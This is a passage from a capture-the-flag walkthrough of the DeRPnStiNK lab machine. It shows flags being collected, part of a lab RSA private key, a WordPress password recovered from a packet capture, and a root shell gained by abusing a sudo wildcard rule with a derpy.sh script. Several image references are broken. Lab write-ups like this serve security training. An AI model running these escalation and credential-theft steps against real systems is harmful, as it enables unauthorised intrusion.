stinky@DeRPnStiNK:/home$ cd stinky
cd stinky
stinky@DeRPnStiNK:~$ ls
ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$
```

We need to enumerate everything in stinky's profile, so we start with the Desktop folder and work our way across. Change location over to the Desktop folder and list the contents.

And we found our third flag! Nice!

```
stinky@DeRPnStiNK:~$ ls
ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd Desktop
cd Desktop
stinky@DeRPnStiNK:~/Desktop$ ls
ls
flag.txt
stinky@DeRPnStiNK:~/Desktop$
```

Show the contents of the flag.txt file.

```
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$
```

Onto the Documents folder…..

```
stinky@DeRPnStiNK:~/Desktop$ cd ..
cd ..
stinky@DeRPnStiNK:~$ cd Documents
cd Documents
stinky@DeRPnStiNK:~/Documents$ ls
ls
derpissues.pcap
stinky@DeRPnStiNK:~/Documents$
```

We have a derpissues.pcap file that could be of interest. We'll take note and keep looking.

Move onto the Downloads folder. The folder is empty.

```
stinky@DeRPnStiNK:~/Documents$ cd ..
cd ..
stinky@DeRPnStiNK:~$ cd Downloads
cd Downloads
stinky@DeRPnStiNK:~/Downloads$ ls
ls
stinky@DeRPnStiNK:~/Downloads$
```

Move onto the ftp folder.

```
stinky@DeRPnStiNK:~/Downloads$ cd ..
cd ..
stinky@DeRPnStiNK:~$ cd ftp
cd ftp
stinky@DeRPnStiNK:~/ftp$ ls
ls
files
stinky@DeRPnStiNK:~/ftp$
```

Change location to the files directory and then again to the network-logs and list the contents.

```
stinky@DeRPnStiNK:~/Downloads$ cd ..
cd ..
stinky@DeRPnStiNK:~$ cd ftp
cd ftp
stinky@DeRPnStiNK:~/ftp$ ls
ls
files
stinky@DeRPnStiNK:~/ftp$ cd files
cd files
stinky@DeRPnStiNK:~/ftp/files$ ls
ls
network-logs  ssh  test.txt  tmp
stinky@DeRPnStiNK:~/ftp/files$ cd network-logs
cd network-logs
stinky@DeRPnStiNK:~/ftp/files/network-logs$ ls
ls
derpissues.txt
stinky@DeRPnStiNK:~/ftp/files/network-logs$
```

We have a text file called derpissues.text. Using the cat command, examine the contents.

```
derpissues.txt
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derpissues.txt
cat derpissues.txt
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidently deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: -_-
12:10 stinky: fine derp, i think i fixed it for you though. cany you try to logi
n?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decomission my account
12:20 stinky: done! yay
stinky@DeRPnStiNK:~/ftp/files/network-logs$
```

Makes for an interesting read. The information we may want for the mrderp's login credentials are probably in the pcap file we found earlier inside the Documents folder. Good to know but we still have more data to enumerate. Let's look inside the **ssh** folder.

There are seven **ssh** folders to list content for. In the last folder, there is a key.txt file. View the contents of the file to see the key.

```
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh$ cd ssh
cd ssh
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ ls
ls
key.txt
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$
```

```
stinky@DeRPnStiNK:~/ftp/files/ssh/ssh/ssh/ssh/ssh/ssh/ssh$ cat key.txt
cat key.txt
-----BEGIN RSA PRIVATE KEY-----
```

```
MIIEowIBAAKCAQEAwSaN1OE76mjt64fOpAbKnFyikjz4yV8qYUxki+MjiRPqtDo4
2xba3Oo78y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEtQXugP8flgSk9cO
uJzOt9ih/MPmkjzfvDL9oW2Nh1XIctVfTZ6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
AKDPdL7z7SeWg1BJ1q/oIAtJnv7yJz2iMbZ6xOj6/ZDE/2trrrdbSyMc5CyA09/f
5xZ9f1ofSYhiCQ+dp9CTgH/JpKmdsZ21Uus8cbeGk1WpT6B+D8zoNgRxm03/VyVB
LHXaio3hmxshttdFp4bFc3foTTSyJobGoFX+ewIDAQABAoIBACESDdS2H8EZ6Cqc
nRfehdBR2A/72oj3/1SbdNeys0HkJBppoZR5jE2o2Uzg95ebkiq9iPjbbSAXICAD
D3CVrJOoHxvtWnloQoADynAyAIhNYhjoCIA5cPdvYwTZMeA2BgS+IkkCbeoPGPv4
ZpHuqXR8AqIaKl9ZBNZ5VVTM7fvFVl5afN5eWIZlOTDf++VSDedtR7nL2ggzacNk
Q8JCK9mF62wiIHK5Zjs1lns4Ii2kPw+qObdYoaiFnexucvkMSFD7VAdfFUECQIyq
YVbsp5tec2N4HdhK/B0V8D4+6u9OuoiDFqbdJJWLFQ55e6kspIWQxM/j6PRGQhL0
DeZCLQECgYEA9qUoeblEro6ICqvcrye0ram38XmxAhVIPM7g5QXh58YdB1D6sq6X
VGGEaLxypnUbbDnJQ92Do0AtvqCTBx4VnoMNisce++7IyfTSygbZR8LscZQ51ciu
Qkowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSr4A/XMwHcJ2swloECgYEAyHn7
VNG/Nrc4/yeTqfrxzDBdHm+y9nowlWL+PQim9z+j78tlWX/9P8h98g0lADEvOZvc
fh1eW0gE4DDyRBeYetBytFc0kzZbcQtd7042/oPmpbW55lzKBnnXkO3BI2bgU9Br
7QTsJlcUybZ0MVwgs+Go1Xj7PRisxMSRx8mHbvsCgYBxyLulfBz9Um/cTHDgtTab
L0LWucc5KMxMkTwbK92N6U2XBHrDV9wkZ2CIWPejZz8hbH83Ocfy1jbETJvHms9q
```


This is the SSH key for the user, stinky.

We can now go after a more stable logon using SSH. To do so, we first create new text file up inside our working directory and call it, **stinky.key**

```
root@kali: ~/Desktop/derpnstink
File  Edit  View  Search  Terminal  Help
root@kali:~# cd Desktop/derpnstink
root@kali:~/Desktop/derpnstink# nano stinky.key
```

Copy the key and paste it into the stinky.key file**.** I'm using nano as my text editor, so I will use Ctrl+x to save the file, type in Y to save the changes and hit enter to close the text editor.

We next need to change the permissions on the file we just created. At the prompt, type


`chmod 400 stinky.key`

```
root@kali:~/Desktop/derpnstink# chmod 400 stinky.key
root@kali:~/Desktop/derpnstink#
```

We are now ready to try and logon to the target using SSH. At the prompt, type the following command.


```
ssh -i stinky.key stinky@192.168.0.26
```

We can check the permissions stinky has using the su -l command and we find out he does not have any su permissions.




Are next task is to copy over the pcap file we found in stinky's douments. To do this we open a new prompt, change location over to our working directory and use the following command:

```
scp -i stinky.key
stinky@192.168.0.26:/home/stinky/Documents/derpissues.pcap
/tmp/derpissues.pcap
```




You'll can now navigate over to your tmp folder and move the file file to your working directory.


Open you file manager, Other Locations and open the tmp folder. Right click on the pcap file and select, Move to and select your working directory. Reason we use the tmp folder because it has unlimited access and no restrictions.



Open your working directory and right click on the derpissues.pcap file and select, Open with Wireshark.



Right click on the pcap file and open with Wireshark.



Right clink on entry 5598 and select to follow>TCP Stream.

```
Wireshark · Follow TCP Stream (tcp.stream eq 37) · derpissues.pcap

POST /weblog/wp-admin/user-new.php HTTP/1.1
Host: derpnstink.local
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://derpnstink.local/weblog/wp-admin/user-new.php
Cookie: wp-saving-post=8-saved; wordpress_ef6a5fe14854bbc5e051bfac8b7603e7=unclestinky
%7C1510725219%7CHPwFbs1B7NSefEO05QbhgUwtXobk0hhCbJT33eZsgek
%7C6460ba6af109224bf369c32e37c430fd32a9ac320b4d978bc16d8a1f3ca99f9e; wp-settings-
time-1=1510552441; wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_ef6a5fe14854bbc5e051bfac8b7603e7=unclestinky
%7C1510725219%7CHPwFbs1B7NSefEO05QbhgUwtXobk0hhCbJT33eZsgek
%7C55f5ff022ece754f6aeb3642679a2074c97bd50b026460691164c8ec509acd34
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 366

action=createuser&_wpnonce_create-user=b250402af6&_wp_http_referer=%2Fweblog%2Fwp-admin%2Fuser-
new.php&user_login=mrderp&email=mrderp%40derpnstink.local&first_name=mr&last_name=derp&url=
%2Fhome%2Fmrderp&pass1=derpderpderpderpderpderpderp&pass1-
text=derpderpderpderpderpderpderp&pass2=derpderpderpderpderpderpderp&pw_weak=on&role=administra
tor&createuser=Add+New+UserHTTP/1.1 302 Found
Date: Mon, 13 Nov 2017 05:54:58 GMT
Server: Apache/2.4.7 (Ubuntu)
```

We can now login as mrderp using the password, **derpderpderpderpderpderpderp** we discovered using Wireshark.

```
stinky@DeRPnStiNK:~/ftp/files$ su mrderp
su mrderp
Password: derpderpderpderpderpderpderp

mrderp@DeRPnStiNK:/home/stinky/ftp/files$
```

We next check to see what commands as root mrderp is permitted to run using the sudo -l command.


```
mrderp@DeRPnStiNK:~$ sudo -l
sudo -l
[sudo] password for mrderp: derpderpderpderpderpderpderp

Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:~$
```

We learn that mrderp is not allowed to run /bin/su with sudo. The sudo -l command tells us what he can run with sudo

```
(ALL) /home/mrderp/binaries/derpy*
```

When it says all, it means all commands as sudo. We can get this access using any file starting with derpy that resides inside /home/mrderp/binaries directory. All we must do is create a binaries folder, and put a script inside named derpy.sh to start a Bash shell:

```
cd /home/mrderp/
mkdir binaries
echo "/bin/bash" > binaries/derpy.sh
chmod +x binaries/derpy.sh
sudo ./binaries/derpy.sh
```



Let's take it on home!

SYBEROFFENSE

```
root@DeRPnStiNK:~# cd binaries
cd binaries
root@DeRPnStiNK:~/binaries# cd /root
cd /root
root@DeRPnStiNK:/root# ls
ls
Desktop  Documents  Downloads
root@DeRPnStiNK:/root# ls -l
ls -l
total 12
drwxr-xr-x 2 root root 4096 Nov 13  2017 Desktop
drwxr-xr-x 2 root root 4096 Nov 12  2017 Documents
drwxr-xr-x 2 root root 4096 Nov 12  2017 Downloads
root@DeRPnStiNK:/root#  cd Desktop
 cd Desktop
root@DeRPnStiNK:/root/Desktop# ls
ls
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo
```

Summary

The great thing about this walkthrough was being able to call upon the different vectors I had learned from previous walkthroughs. When I got stuck trying to figure out how to escalate a shell to a BASH prompt, I recalled using a Python script from a previous walk-through that allowed me to escalate the shell to BASH.

That was not the only vector I could've p pulled from memory, there was the PHP script from the Pentest Monkey site for establishing a shell through a WordPress plugin, but for this walk-through, I chose to use Meterpreter to establish a shell.

Get used to carrying your tools on a USB stick around your neck, and that includes a file for all your favorite scripts and hacking vectors. Copy the file to your working folder in Kali.

All these walk-throughs have numerous vectors that can be used to accomplish the same exploit. Some people would've wanted to use the SSH capability, but I was able to establish the same access using FTP.

I would rate this walkthrough as intermediate and then some as it took quite a bit of research and time to get through it.

Don't forget to use your hacking methodology!

End of the Walkthrough!